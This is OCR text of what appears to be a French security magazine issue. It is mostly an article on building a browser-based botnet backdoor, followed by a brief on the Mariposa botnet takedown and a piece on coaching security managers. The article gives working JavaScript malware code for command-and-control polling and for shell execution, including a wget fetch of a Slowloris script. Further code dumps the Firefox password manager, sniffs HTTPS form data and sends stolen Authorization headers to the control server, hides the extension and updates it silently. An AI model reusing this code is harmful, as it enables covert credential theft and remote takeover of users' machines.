
Les bots communiquent avec le serveur en envoyant leurs données via la méthode POST du protocole HTTP, ces dernières peuvent être chiffrées afin de préserver le contenu de la conversation entre les bots et le serveur.

> **"Le protocole utilisé...est HTTP. Cependant, nous aurions très bien pu nous connecter à notre botnet via le protocole IRC, en utilisant des sockets classiques (nsISocketTransportService)...."**

Le protocole que nous avons choisi d'utiliser est relativement simple et est constitué de 4 phases distinctes :


Connexion client/serveur :

Lorsque le navigateur est lancé, l'extension se connecte à son serveur de contrôle via une simple requête HTTP contenant plusieurs paramètres (type de message, cypher).




Envoi des informations au client :

L'application malicieuse va ensuite récupérer ses instructions à intervalle régulier via une page web générée dynamiquement par le serveur de contrôle.



Exécution de commande et acquittement :

Une fois la commande récupérée, l'application (Widget ou extension) va l'exécuter, lire le contenu de la sortie et le renvoyer au sein de paramètres envoyés en POST.



Principales fonctions utilisées

La plupart des fonctions principales utilisées par notre widget et par notre extension sont similaires et reposent toutes sur le **langage Javascript**.

Nous ne présenterons pas toutes les fonctions qui permettent de parser, déchiffrer les données traitées par les clients. À titre d'exemple et afin de vous confronter au type de code utilisé, voici à quoi ressemblent les 3 fonctions permettant au client de se connecter au serveur, de récupérer les tâches à effectuer et d'envoyer le résultat des commandes exécutées sur le poste infecté.

```
//HelloClient
function ConnectToMaster(){

    //Envoi d'une requête HELLOCLIENT au serveur
    var masterData = download(url_master, VAR_TYPE + "=" + MSG_HELLOCLIENT + "&" + VAR_CIPHER + "=" + ciphertype);
    if(masterData){

        //analyse de la réponse HELLOSERVER du serveur via la fonction "parse_str"
        var x = parse_str(masterData);

        //On initialise les variable "id" et "ip" avec les paramètres envoyés par le serveur
        if( x[VAR_TYPE] == MSG_HELLOSERVER ){
            id = x[VAR_ID];
            ip = x[VAR_IP];

            var info = new Array();
            info[VAR_OS] = os;
            info[VAR_CLIENT] = CLT_CLIENT;
            info[VAR_VERSION] = CLT_VERSION;
            info[VAR_NAME] = CLT_NAME;


            // Envoi d'une requête INFOCLIENT contenant les informations du client
            masterData = SendToMaster(MSG_INFOCLIENT,info);
            if(masterData){
                var x = DecryptAndParseRequest(masterData);

                //Si le client est accepté (value=1), alors on peut rentrer dans une boucle où le widget va aller chercher la tâche à effectuer
                if( x[VAR_VALUE] == 1 ){
                    MasterLoop();
                }else{
                    //Sinon on se reconnecte au Master
                    setTimeout("ConnectToMaster()",iUpdateWaitTime);
                }
            }
        }
    }
}
```

Connexion au serveur de contrôle

```
// data : Données à envoyer en POST, si aucun paramètre, alors utilisation d'une requête GET
// headerContent : Définit le Content-Type utilisé, si ce paramètre est nul alors on utilise "application/x-www-form-urlencoded"
function download(url,data,headerContent){

    var xmlRequest = new XMLHttpRequest();

    if(data != null){
        if(headerContent == null){
            headerContent = "application/x-www-form-urlencoded";
        }
        xmlRequest.setRequestHeader("Content-type", headerContent);
        xmlRequest.open("POST", url, false);
        xmlRequest.send(data);

    }else{
        xmlRequest.open("GET", url, false);
        xmlRequest.send(null);
    }

    if (xmlRequest.readyState == 4) {
        if(xmlRequest.status == 200){
            return xmlRequest.responseText;
        }
    }

    return null;
}

//msgtype représente le type de message a envoyer (HELLOSERVER, GETTASK, ...)
//data est un tableau associatif
function SendToMaster(msgtype,ddata){

    var edata = "";

    //forge une query de chaque membre
    for(key in ddata){
        edata += encodeURIComponent(key) + "=" + encodeURIComponent(ddata[key]) + "&";
    }
    tdata = edata.substr(0,edata.length-1);
    //chiffre cette query
    //edata = edata;

    //encode la query chiffrée
    sdata = encodeURIComponent(tdata);

    return download(url_master, VAR_TYPE + "=" + msgtype + "&" + VAR_ID + "=" + id + "&" + VAR_DATA + "=" + sdata);
}
```

Envoi de requête et téléchargement

On voit ici que les fonctions de communications n'ont rien de sorcier et peuvent être développées assez rapidement ce qui sera légèrement différent pour les fonctions décrites par la suite.

Détails techniques

Nos deux clients s'appuient sur les mêmes fonctions "de base". Cependant, dès lors que des fichiers sont manipulés ou que des commandes sont exécutées, nos deux applications vont se différencier.

> **“ Mozilla met à disposition deux composants XPCOM très puissants : "nsIProcess" et "nsILocalFile.launch()" qui permettent d'exécuter des processus..... ”**

Pour le **widget**, rien de plus simple puisque l'**API offre la possibilité d'exécuter des scripts ou encore des commandes Unix**. Les commandes *echo*, *cat*, *rm*... peuvent donc être exécutées sans aucun problème. Les captures suivantes présentent les fonctions de lecture, d'écriture, de suppression de fichier ou encore l'exécution de commandes et de scripts externes (ici utilisation de l'attaque Slowloris).

```
function rmFile(path){
    return widget.system("/bin/rm " + path, null).outputString;
}

function readFile(path){
    return widget.system("/bin/cat " + path, null).outputString;
}

function writeFile(path,content){
    return widget.system("/bin/echo \"" + addslashes(content) + "\" > " + path, null).outputString;
}

function shell_exec(cmd){
    alert(cmd);
    var output = "";
    cmd_temp = cmd;
    var ret = new Array();

    var tab1 = cmd_temp.split(" ");

    if (tab1[0] == "DDOS")
    {

        var tmpName = "/tmp/"+randomString(8);
        writeFile(tmpName, "#!/bin/bash\n /opt/local/bin/wget http://192.168.10.43/Master/slowloris.pl -O /tmp/slowloris.pl\n ");

        try {
            output = widget.system("/bin/bash " + tmpName, null).outputString;
        }catch(e){
            output = e;
        }
```

```
var tmpName = "/tmp/"+randomString(8);

writeFile(tmpName, "#!/bin/bash\n" + cmd);

try {
    output = widget.system("/bin/bash " + tmpName, null).outputString;
}catch(e){
    output = e;
}
```

En ce qui concerne l'extension, le problème est plus délicat puisque nous devons maîtriser l'u**tilisation des interfaces XPCOM**.

Les interfaces de Mozilla sont des ensembles de fonctions permettant de réaliser une tâche donnée.
De nombreuses interfaces sont offertes aux développeurs :

-**NsISProcess** : exécution de commandes

-**NsiLocalFile** : manipulation de fichier
-**NsiLoginManager** : gestion du password manager
...

Toutes ces interfaces commencent par "nsI" ou "mozI" et sont stockées par Mozilla au sein de son propre registre.

La suite de l'article se penchera donc sur les fonctions utilisées par notre extension Firefox afin de réaliser toutes les opérations nécessaires à une backdoor efficace. Pour cela, il est nécessaire d'écrire du code natif pour les différentes fonctionnalités décrites dans les paragraphes suivants.

INFO


Des extensions mettent en danger la sécurité du navigateur Firefox

Des chercheurs en sécurité viennent de découvrir que plusieurs extensions Firefox étaient vulnérables à d'importantes failles de sécurité. En effet, lors de la conférence OWAPS en Inde, trois failles "0-day" présentes au sein d'extensions connues ont été présentées.

Les extensions Sage, INfoRSS étaient vulnérables à une attaque de Cross Site Scripting. Les champs description des tags de flux RSS n'étaient pas contrôlés par l'extension. En injectant une balise script au sein de ces champs , il était alors possible d'exécuter du code JavaScript au sein du navigateur Firefox.

Une autre vulnérabilité a été découverte au sein de l'extension Yoono (extension permettant de se connecter à un réseau social). En visitant un site web malicieux, un utilisateur de cette extension pouvait télécharger et exécuter à son insu un fichier malveillant permettant à un pirate de prendre le contrôle du système de la victime.

Ces quelques exemples montrent bien la dangerosité de ces extensions dont le code n'est pas toujours vérifié avec exhaustivité par les équipes de Mozilla.

Exécution de commande

Mozilla met à disposition deux composants XPCOM très puissants : "**nsIProcess**" et "**nsILocalFile.launch()**" qui permettent d'exécuter des processus.

Une fois l'extension installée, on peut donc exécuter n'importe quelle commande sur le système avec les droits de l'utilisateur. On pourra facilement télécharger de nouveaux chevaux de Troie plus performant, installer un rootkit afin de compromettre le système de façon plus discrète, les possibilités sont quasiment illimitées...

Mozilla donne des exemples simples (méthode **nsIlocalFile**) :

```
 var file = Components.classes
["@mozilla.org/file/local;1"]
                    .createInstance
(Components.interfaces.nsILocalFile);
file.initWithPath("c:\\myapp.exe");
file.launch();
```

ou via **nsIprocess** :

```
 // Créer un nsILocalFile pour
l'exécutable
var file = Components.classes
["@mozilla.org/file/local;1"]
                    .createInstance
(Components.interfaces.nsILocalFile);
file.initWithPath("c:\\myapp.exe");

// Créer un nsIProcess
var process = Components.classes
["@mozilla.org/process/util;1"]
                      .createInstance
(Components.interfaces.nsIProcess);
process.init(file);

/* Lancer le processus.
Si le premier paramètre est true, l'appel
du processus sera bloqué
jusqu'à ce qu'il soit terminé.
Les deuxième et troisième paramètres
servent à passer des arguments en ligne de
commande au processus.
var args = ["argument1", "argument2"];
process.run(false, args, args.length);*/
```

Dans notre cas, nous créons le composant nsiLocalFile en appelant la classe correspondante (en l'occurence *@mozilla.org/process/util;1),* on initialise le processus et on exécute

```
// Initialisation du fichier a exécuter
var fileShell = Components.classes["@mozilla.org/file/local;1"]
    .createInstance(Components.interfaces.nsILocalFile);
fileShell.initWithPath( file  );

// Initialisation du processus avec l'exécutable
var process = Components.classes["@mozilla.org/process/util;1"]
    .createInstance(Components.interfaces.nsIProcess);
process.init(fileShell);

//Mise en place des arguments
var argv = [ fileIn.path ];

//Exécution de la commande
process.run(true, argv, argv.length);
```

Source :
https://developer.mozilla.org/en/NsILocalFile

Manipulation de fichier

Une fois que la méthode d'utilisation de ces interfaces est assimilée, toutes les fonctions participent du même principe.

Dans le cas des fichiers, de façon analogue, on instancie le composant qui va nous permettre d'écrire, on l'initialise et on utilise les méthodes associées en l'occurrence *write* et *read.*

```
function readFile(path){

    try{

        var file = Components.classes["@mozilla.org/file/local;1"]
            .createInstance(Components.interfaces.nsILocalFile);
        file.initWithPath(path);

        var data = "";
        var fstream = Components.classes["@mozilla.org/network/file-input-stream;1"]
                                .createInstance(Components.interfaces.nsIFileInputStream);
        var sstream = Components.classes["@mozilla.org/scriptableinputstream;1"]
                                .createInstance(Components.interfaces.nsIScriptableInputStream);

        fstream.init(file, -1, 0, 0);
        sstream.init(fstream);

        var str = sstream.read(4096);
        while (str.length > 0) {
            data += str;
            str = sstream.read(4096);
        }

        sstream.close();
        fstream.close();

        return data;

    }catch(e){

        return "Exception readFile() : " + e;

    }
}
```

Au travers de ces trois fonctions, nous disposons de tous les éléments pour exécuter, écrire ou lire un fichier.

```
function writeFile(path,content){

    try{

        var file = Components.classes["@mozilla.org/file/local;1"]
            .createInstance(Components.interfaces.nsILocalFile);

        file.initWithPath(path);

        var foStream = Components.classes["@mozilla.org/network/file-output-stream;1"]
            .createInstance(Components.interfaces.nsIFileOutputStream);

        foStream.init(file, 0x02 | 0x08 | 0x20, 0666, 0);
        foStream.write(content, content.length);

        foStream.close();


    }catch(e){
        return "Exception writeFile() : " + e;
    }

    return true;
}
```

Une backdoor pourrait reposer sur ces trois concepts qui suffisent à prendre la main à distance. Cependant, pourquoi ne pas creuser un peu plus afin d'étendre les possibilités de notre extension ?

Voler les mots de passe stockés (même ceux protégés par un mot de passe principal)

La plupart des utilisateurs de Firefox stockent un certain nombre de mots de passe au sein de leur navigateur. Une interface fournie par Mozilla permet d'accéder au gestionnaire de mot de passe et donc de voler toutes les informations qui y sont stockées.
Depuis Firefox 3, le gestionnaire de mots de passe peut être protégé par l'utilisation d'un mot de passe ce qui bloque alors notre fonctionnalité...

```
if ("@mozilla.org/login-manager;1" in Components.classes) {
    // Le gestionnaire d'identification existe, on est donc au moins dans Firefox 3
    // Code pour le gestionnaire d'identification
    var loginManager = Components.classes["@mozilla.org/login-manager;1"]
        .getService(Components.interfaces.nsILoginManager);

    var logins = loginManager.getAllLogins({});

    for(var i=0;i<logins.length;i++){
     data += "host=" + logins[i].hostname + "\n" +
        "url=" + logins[i].formSubmitURL + "\n" +
        "login=" + logins[i].username + "\n" +
        "pass=" + logins[i].password + "\n\n";
    }
}
```

Récupération de données envoyées

Une backdoor digne de ce nom doit également être en mesure de "sniffer" le trafic HTTP voire HTTPS...

nsIHttpChannel est l'interface qui permet de réaliser cette tâche. Cette dernière permet d'inspecter le contenu des requêtes HTTP. Le composant ***nsIScriptableInputStream*** permet ensuite de lire la réponse de la requête effectuée.

L'un des avantages d'une extension Firefox est que nous nous situons à un assez haut niveau pour

intercepter facilement les données transmises via le protocole HTTP.

> **"Les composants XPCOM permettent d'intercepter les paramètres des requêtes envoyées par la victime..."**

Il est beaucoup plus simple d'intercepter les données envoyées par le navigateur via une extension plutôt que d'utiliser des techniques de **détournement** de fonctions des dlls (hook). En effet les techniques de **hooking** nécessitent de retrouver les fonctions utilisées pour envoyer des données via le protocole HTTP. De plus, il est nécessaire que cette fonction se situe à un assez haut niveau, avant que les données transmises ne soient chiffrées (HTTPS). Ce travail de rétro-ingénierie peut être assez fastidieux.

Les composants XPCOM permettent d'intercepter les paramètres envoyés via le protocole de différentes façons. On peut interagir dès que l'utilisateur clique sur un bouton envoi de formulaire, ou bien on peut intercepter chaque requête envoyée par le navigateur. Nous avons choisi d'utiliser cette dernière technique.

Pour cela nous utilisons le composant **nsIObserverService**, celui-ci permet d'être prévenu lorsque certains types d'événements ont lieu. Dans notre cas nous souhaitons être prévenus lorsqu'une requête est sur le point d'être envoyée. Pour cela il faut ajouter un observateur sur l'évènement "http-on-modify-request" (l'observateur est un objet qui sera appelé lorsque l'événement se déclenchera).

```
//Récupère le composant nsIObserverService
var observerService = Components.classes["@mozilla.org/observer-service;1"]

    .getService(Components.interfaces.nsIObserverService);
//Notre observateur httpRequestObserver sera appelé lorsqu'une requête sera envoyée
observerService.addObserver(httpRequestObserver, "http-on-modify-request", false);
```

Notre observateur sera appelé avant l'envoi de chaque requête (événement "http-on-modify-request"). Une analyse de chaque requête a lieu : si certaines d'entre elles contiennent des données transmises en post (méthode égale à "POST") ou en GET (présence du "?" dans l'uri) alors nous récupérerons ces informations et les enverrons à notre serveur de contrôle (Botnet master). La requête d'origine sera ensuite transmise vers son destinataire.

```
var httpRequestObserver =
{
  observe: function(aSubject, topic, chocapic)
  {
    //topic contient le nom de l'événement qui a appelé l'observateur
    if (topic == "http-on-modify-request") {

        //aSubject contient la requête envoyée
        aSubject.QueryInterface(Components.interfaces.nsIHttpChannel);
        var uri = aSubject.URI.asciiSpec;

        // si l'url est différente de celle de notre botnet master
        // évite une boucle infinie
        if(uri != url_postdata){

            //si c'est une requête envoyée via HTTPS
            if( uri[4] == 's' ){

                //si c'est une requête envoyé via le méthode POST
                if(aSubject.requestMethod == "POST"){

                    //Alors on récupère les données envoyées en POST
                    aSubject.QueryInterface(Components.interfaces.nsIUploadChannel);
                    var scriptableStream = Components.classes["@mozilla.org/scriptableinputstream;1"]
                        .getService(Components.interfaces.nsIScriptableInputStream);
                    scriptableStream.init(aSubject.uploadStream);

                    var ss = aSubject.uploadStream.QueryInterface(Components.interfaces.nsISeekableStream);
                    var op = ss.tell();

                    var avail;
                    while ((avail = scriptableStream.available()) > 0)
                        data += scriptableStream.read(avail);
                    headerContentType = data.substr(14,data.indexOf("\r\n") - 14);
                    data = data.substr(data.indexOf("\r\n\r\n") + 4);
                    scriptableStream.close();

                    if(headerContentType == "application/x-www-form-urlencoded"){
                        //Si les données sont envoyées au format url-encoded classique
                        ss.seek(op, 0);

                    }else{
                        //Si les données sont envoyées au multipart (upload de fichier)
                        var inputStream = Components.classes["@mozilla.org/io/string-input-stream;1"]
                            .createInstance(Components.interfaces.nsIStringInputStream);
                        inputStream.setData(data, data.length);
                        aSubject.setUploadStream(inputStream, headerContentType, data.length);
                        var httpChannel = aSubject.QueryInterface(Components.interfaces.nsIHttpChannel);
                        httpChannel.requestMethod = "POST";
                    }

                }else{

                    //On récupère les données envoyées en GET
                    if((idx = aSubject.URI.path.indexOf("?") +1) != 0){
                        data = aSubject.URI.path.substr(idx);
                    }else
                        data = "";
                }

                if(data){
                    //S'il y a des données on les envoie à notre serveur de contrôle.
                }
            }
        }
    }
```

Enfin, un simple test nous permettra de récupérer également les informations d'authentification HTTP (Basic)...

```
            //steal authorization DATA
            data = "";
            try{
                data = aSubject.getRequestHeader("Authorization");

                if(data != ""){
                    var postdata = "type=auth&user=" + CLT_NAME +
"&data=" + encodeURIComponent("credential=" + data ) + "&url=" + uri;
                    download(url_postdata,postdata,null);
                }

            }catch(e){}
            finally{
                data ="";
            }
```

Possibilité de masquer l'extension


Continuons nos exemples de codes avec un élément important, le côté furtif de la backdoor.

Toutes les extensions installées sont listées au sein de la boite de dialogue "**modules complémentaires**". FFSniff a introduit une vulnérabilité permettant à une extension de se cacher elle-même parmi la liste des modules complémentaire. Nous avons simplement réutilisé ce principe afin de cacher notre extension...

À l'origine, cette faille de sécurité a été découverte sur Firefox 2 en 2006 (**CVE-2006-6585**), elle n'est toujours pas corrigée sur notre version actuelle de Firefox (3.5.7).

```
201 function hide_me(tohide) {
202     var RDFService = Components.classes["@mozilla.org/rdf/rdf-service;1"].getService
  (Components.interfaces.nsIRDFService);
203
204     var Container = Components.classes["@mozilla.org/rdf/container;1"].createInstance
  (Components.interfaces.nsIRDFContainer);
205
206     var extensionDS = Components.classes["@mozilla.org/extensions/manager;1"].getService
  (Components.interfaces.nsIExtensionManager).datasource;
207
208     var root = RDFService.GetResource("urn:mozilla:item:root");
209     var nameArc = RDFService.GetResource("http://www.mozilla.org/2004/em-rdf#name");
210     Container.Init(extensionDS, root);
211     var elements = Container.GetElements();
212     while (elements.hasMoreElements()) {
213         var element = elements.getNext();
214         var name = "";
215         var target = extensionDS.GetTarget(element, nameArc, true);
216         if (target) {
217             name = target.QueryInterface(Components.interfaces.nsIRDFLiteral).Value;
218             if (name == tohide) {
219                 Container.RemoveElement(element, true);
220             }
221         }
222     }
223 }
```

Dissimuler l'extension de cette façon la rend extrêmement furtive, cependant un utilisateur curieux pourra toujours retrouver notre plug-in malicieux dans le répertoire "extensions" du dossier *profiles* de Firefox.



Mise à jour de la backdoor

Enfin, nous terminerons par le processus de mise à jour indispensable afin de faire vivre la backdoor et la faire évoluer.
L'extension n'utilise pas le protocole de mise à jour standard, ce dernier n'étant pas assez furtif. Elle utilise le système de mise à jour intégré au protocole de notre botnet qui est bien plus discret. L'extension récupère régulièrement la dernière version auprès du serveur de contrôle. Lors d'un changement de version, **le bot télécharge le nouveau fichier "overlay.js"** puis écrase le fichier actuel. La nouvelle version de l'extension sera alors chargée au prochain démarrage du navigateur, sans que la victime ne soit informée d'un quelconque changement.

```
//télécharger un fichier sur une url
    var ioService = Components.classes["@mozilla.org/network/io-service;1"]
        .getService(Components.interfaces.nsIIOService);

    var scriptableStream = Components.classes["@mozilla.org/scriptableinputstream;1"]
        .getService(Components.interfaces.nsIScriptableInputStream);

    var channel = ioService.newChannel("http://www.xmcopartners.com/",null,null);
    var inputStream = Components.classes["@mozilla.org/io/string-input-stream;1"]
        .createInstance(Components.interfaces.nsIStringInputStream);

    //se connecte à au site www.xmcopartners.com
    var input = channel.open();
    scriptableStream.init(input);

    while ((avail = input.available()) > 0)
        str += scriptableStream.read(avail);
    inputStream.close();
    scriptableStream.close();
    input.close();

    // la variable str contient le fichier ou la page web téléchargée
    alert(str);
```

Utiliser le protocole HTTP en javascript se fait de façon relativement simple, il suffit d'utiliser le composant ***nsIIOService*** pour envoyer une requête vers un serveur. N'importe quel type de requête peut être effectué, il est possible d'envoyer des données en POST, de communiquer via le protocole SSL, d'utiliser un proxy, de rajouter des entêtes...

Conclusion

Le développement de client 2.0 n'est pas une tâche réellement compliquée surtout si le protocole de communication a été correctement défini. Les widgets et les extensions Firefox reposent globalement sur les mêmes bases ce qui évite d'aborder plusieurs langages de programmation.

Il est évident que de nombreuses autres fonctions intéressantes que nous n'avons pas abordées dans cet article pourraient être facilement implémentées : vol de cookie, configuration du proxy...

En attendant, peu de backdoor de ce type n'ont encore été répertoriées, reste à savoir si toutes les

extensions font l'objet d'une étude réellement poussée côté Mozilla...

Remerciements

Un grand merci à notre ancien stagiaire **Pierre Noguès** pour ses recherches et pour sa participation majeure dans le développement de ce botnet.

Références

✱ [1] Site de Mozilla
https://developer.mozilla.org/

✱ [2] Site d'Apple
http://developer.apple.com/

INFO...


Mariposa et encore un botnet

Après Microsoft qui s'est attaqué à Waledac la semaine dernière (voir bulletin n°1267176948), les autorités espagnoles et américaines viennent de démanteler un des botnets les plus gros au monde.

Mariposa, le botnet en question, était apparu en décembre 2008 et visait à voler des numéros de carte de crédit, ainsi que différentes données bancaires. D'après les enquêteurs, Mariposa aurait réussi à infecter près de 13 millions d'ordinateurs dans plus de 190 pays à travers le monde. Plus de la moitié des 1 000 plus grosses entreprises et plus de 40 banques majeures auraient été touchées.

Trois personnes suspectées de diriger ce botnet ont été arrêtées en Espagne par la Guardia Civil : "netkairo" 31 ans, "jonyloleante" 30 ans et "ostiator" 25 ans. Davantage d'arrestations sont attendues dans les prochains jours dans d'autres pays. Une chose qui pourrait en surprendre plus d'un est le fait que les personnalités des suspects vont à l'encontre du programmeur génial souvent associé aux "cybercrimes". En effet, les suspects n'étaient pas de brillants hackers mais possédaient de nombreux contacts dans le milieu qui les auraient aidés à monter et à contrôler leur botnet.

Les suspects risquent jusqu'à 6 ans de prison.



Le coaching RSSI

Le Responsable de la Sécurité du Système d'Information (RSSI) est souvent seul pour exercer sa mission. Qui plus est, sa position dans l'organigramme hiérarchique se révèle intimement liée à l'entreprise au sein de laquelle il exerce ses fonctions. Ceci concourt à rendre particulièrement difficile la standardisation du métier de RSSI, puisqu'il y a presque autant de descriptions de postes que de RSSI en place !

Bien entendu, nous retrouvons des caractéristiques communes parmi tous nos interlocuteurs, mais c'est surtout au niveau des enjeux que chacun rencontre que nous arrivons à définir des points communs.

Cet article n'a pas vocation à décrire de façon exhaustive la notion de coaching RSSI, ni d'en faire une publicité déguisée. Son objectif est plutôt de faire découvrir un mode d'intervention qu'il est quasiment impossible d'appréhender avant d'y avoir goûté. C'est par le biais d'exemples et d'expériences que nous tenterons de démystifier un concept parfois creux, le coaching.

Marc BEHAR
XMCO | Partners

Pourquoi choisir de se faire coacher ?

Quelle que soit la fonction que l'on exerce au sein d'une entreprise, la nature humaine a tendance à définir des standards, des méthodologies reproductibles qui permettent de maîtriser son contexte professionnel. L'expérience, d'ailleurs, a pour attrait principal de permettre d'identifier rapidement quelque chose que l'on a déjà fait, une problématique déjà résolue dans le passé, ou proche de la nouvelle qui se présente pour en dériver une solution existante. Ça permet de gagner du temps.

Il y a, néanmoins, un revers de la médaille : cette attitude, purement naturelle et instinctive muselle la créativité. On le constate d'ailleurs souvent lors de l'arrivée d'un nouveau collaborateur dans une entreprise. On parle alors de sang neuf, lorsque ce dernier apporte ses nouvelles idées, sa manière originale de produire, de participer à l'effort collectif.

En fait, il s'agit plus d'une transfusion sanguine. Il faudra quelques mois à **ce nouveau collaborateur** pour **s'adapter** (concept très valorisé par l'entreprise) à son **nouveau contexte**, et penser comme les autres, emportés par l'inertie collective et l'histoire de son environnement.

La notion originelle du **coaching** s'appuie sur cet état de fait, et tente, avec plus ou moins de réussite d'y pallier, en recherchant à l'extérieur de l'entreprise, des opinions et des expériences nouvelles. Ce concept est particulièrement adapté à des postes de management, et dérive du coaching de chef d'entreprise. Lorsqu'on se trouve au **sommet de la pyramide**, on éprouve sans difficulté le poids des responsabilités et parfois la solitude face à certaines décisions à prendre. Puisque l'alternative « 50/50 » est totalement à exclure (la hasard est l'ennemi de la gestion), lorsque « l'avis du public » ne permet pas d'y voir clair, il reste « l'appel à un ami » !

> *"* Lorsqu'on se trouve au sommet de la pyramide, on éprouve sans difficulté le poids des responsabilités et parfois la solitude face à certaines décisions à prendre... *"*

L'intérêt est qu'en ce qui concerne le coaching, ce joker n'est pas utilisable qu'une seule fois pendant le jeu !
Plus sérieusement, la consultation d'un **avis extérieur, expérimenté, ouvert et structuré** permet une analyse critique (au sens constructif du terme) de la situation.

Les modalités du coaching

Il existe autant de façon d'envisager une mission de coaching qu'il existe de personnes susceptibles de les réaliser. Pourquoi ? Parce que ces missions reposent sur un couple de personnes, **coach/RSSI**, et que cette relation est éminemment personnelle. Nous analyserons plus en profondeur, la dimension psychologique de la relation de coaching dans un futur article, mais même en se limitant à la surface, il est évident que le succès d'une mission de coaching repose essentiellement sur la capacité qu'auront le coach et le RSSI à produire efficacement ensembles. De là à dire qu'un bon coach est capable de travailler avec n'importe quel RSSI…

En définitive, **une mission de coaching est une mission de conseil** qui ne se limite pas à la dimension technique d'un objectif, et qui doit prendre en compte tous les paramètres qui interviennent dans sa réalisation.
Cette variété de paramètres rend particulièrement complexe la description de la mission de coaching : pour des RSSI, **le souhait de se faire accompagner par un coach n'est absolument pas formulé de cette manière**, et encore moins intégré aux mœurs des entreprises. La notion de service est déjà à peine perçue dans certains Groupes, alors évoquer une mission de coaching…

Mais concentrons-nous sur ceux que ça pourrait intéresser. Une fois les différents blocages internes dépassés, en quoi le coaching consiste ?
Dans certains cas, les besoins sont clairement identifiés, qu'ils coïncident avec un enjeu ponctuel ou permanent. Mais dans la majorité des cas, les débuts de mission de coaching consistent en un gigantesque brainstorming pour identifier la valeur ajoutée que le coach sera en mesure d'apporter.
Dans tous les cas, le coach devra faire preuve de son talent, de son expérience, de son savoir-faire pour accompagner le RSSI dans sa progression.

